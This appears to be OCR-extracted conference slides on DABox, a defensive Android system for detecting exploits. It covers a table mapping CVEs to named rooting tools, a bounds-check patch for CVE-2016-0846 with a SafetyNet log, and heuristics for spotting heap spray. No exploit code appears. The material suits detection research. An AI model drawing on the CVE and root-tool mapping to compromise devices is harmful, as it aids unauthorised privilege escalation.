
Scan rules

Category	CVE	Vulnearbility	Exploit
APT（ZNiu）	CVE-2016-5195	Race condition	ZNiu
Root tools	CVE-2015-1805,	OOB	iovyroot
	CVE-2016-3842	UAF	…
	CVE-2016-2503,	Race condition	QuadRoot
	CVE-2016-2504,	OOB	
	CVE-2016-2059,	OOB	
	CVE-2016-5340	OOB	
	CVE-2015-3636	UAF	PingPongRoot
	…	…	…
….	…	…	…


Best Practice

- 1. Static Linked Sample
  - ✓Pass to dynamic analysis system
- 2. Hangs handle
  - ✓Catch malicious EFL files

Static linked sample



Hangs handle



Dynamic Analysis System

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
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
- In the Wild Exploit Hunt


Dynamic Analysis System - DABox

Dynamic Analyzer



Module Components

- 1. Kernel Mode Detection
  - ✓Focus on kernel privilege escalation
  - ✓Such as UAF, double free, oob,…
- 2. User Mode Detection
  - ✓Focus on sandbox escape
  - ✓Such as RCE, mediaserverd vulnerabilities



Strategy of Kernel Mode detection


SaftyNet

Heap Spray detection

ROP detection

Privilege Escalation detection

Strategy of Kernel Mode detection



SaftyNet - CVE-2016-0846 for example

```
Sanity check IMemory access versus underlying mmap

Bug 26877992

Change-Id: Ibbf4b106le4675e4e96bc944a865b53eaf6984fe
```

```
diff --git a/libs/binder/IMemory.cpp b/libs/binder/IMemory.cpp
index d8ed995..b9a8bce 100644
--- a/libs/binder/IMemory.cpp
+++ b/libs/binder/IMemory.cpp

@@ -26,6 +26,7 @@
 #include <sys/mman.h>

 #include <binder/IMemory.h>
+#include <cutils/log.h>
 #include <utils/KeyedVector.h>
 #include <utils/threads.h>
 #include <utils/Atomic.h>
@@ -187,15 +188,26 @@
             if (heap != 0) {
                 mHeap = interface_cast<IMemoryHeap>(heap);
                 if (mHeap != 0) {
-                    mOffset = o;
-                    mSize = s;
+                    size_t heapSize = mHeap->getSize();
+                    if (s <= heapSize
+                            && o >= 0
+                            && (static_cast<size_t>(o) <= heapSize - s)) {
                         mOffset = o;
                         mSize = s;
+                    } else {
+                        // Hm.
+                        android_errorWriteWithInfoLog(0x534e4554,
+                            "26877992" -1, NULL, 0);
+                        mOffset = 0;
+                        mSize = 0;
+                    }
```

Google SafetyNet Exploit detection log


```
04-25 17:01:50.372   873  3214 I am_proc_start: [0,3243,10086,com.example.cve201
60846,activity,com.example.cve20160846/.MainActivity]
04-25 17:01:50.403   873  3214 I am_proc_bound: [0,3243,com.example.cve20160846]

04-25 17:01:50.405   873  3214 I am_restart_activity: [0,124732844,601,com.examp
le.cve20160846/.MainActivity]
04-25 17:01:50.544   484  2823 I snet_event_log: [26877992,-1,]
04-25 17:01:50.548  3243  3243 I am_on_resume_called: [0,com.example.cve20160846
.MainActivity]
04-25 17:01:50.550   873  3934 I force_gc: Binder
04-25 17:01:50.653   873   926 I am_activity_launch_time: [0,124732844,com.examp
le.cve20160846/.MainActivity,297,297]
```


DABox - Methodology

- Locate the Vulnerabilities
- Surround the vulnerable code with tags.
- Check if some bad guys hit this tags.
- Yes, warning.

Strategy of Kernel Mode detection




What is heap spray



Heap Spray Features


- Duplicated binary sequence among pages
- Usually (n*page)+ size
- More significant byte values(less zero)
- Triggered by system API
- Allocated by malloc/kmalloc/vmalloc/new/mmap…
- Copied/mapped by memcpy/physmap…

DABox - Algorithm



Return when find a match

DABox - CVE-2015-1538 detection(1/3)




DABox - CVE-2015-1538 detection(2/3)

- Intercept the buffer allocated
- Check the buffer contents through the algorithm
- Check the match results whether hit the threshold


DABox - CVE-2015-1538 detection(3/3)

- Detection results




What more we can do for general heap spray？

DABox - Method



